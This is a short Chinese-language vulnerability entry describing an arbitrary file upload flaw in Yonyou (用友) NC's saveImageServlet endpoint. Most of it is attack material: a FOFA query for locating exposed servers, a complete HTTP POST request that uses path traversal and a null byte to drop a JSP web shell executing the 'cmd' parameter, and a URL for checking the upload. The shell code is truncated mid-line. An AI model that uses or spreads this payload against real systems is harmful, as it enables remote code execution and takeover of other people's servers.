Y4-79用友-NC-文件上传


漏洞描述：

用友 NC saveImageServlet 接口处存在任意文件上传漏洞，攻击者可通过该漏洞在服务器端任意执行代码，写入后门，获取服务器权限，进而控制整个 web 服务器。

影响版本：

用友网络科技股份有限公司-NCversion<=6.5受影响

网站图片：



网络测绘：

fofa语法：

FOFA：app="用友-UFIDA-NC"

漏洞复现：

payload：


```
POST /portal/pt/servlet/saveImageServlet/doPost?pageId=login&filename=../rce.jsp%00 HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36
Content-Type: application/octet-stream

<% java.io.InputStream in = Runtime.getRuntime().exec(request.getParameter("cmd")).getInputStream();int a = -1;byte[] b = new byte[2048];out.print("<pre>");while((a=in.r
```

效果图:

验证url

/portal/processxml/上传文件名



\administrator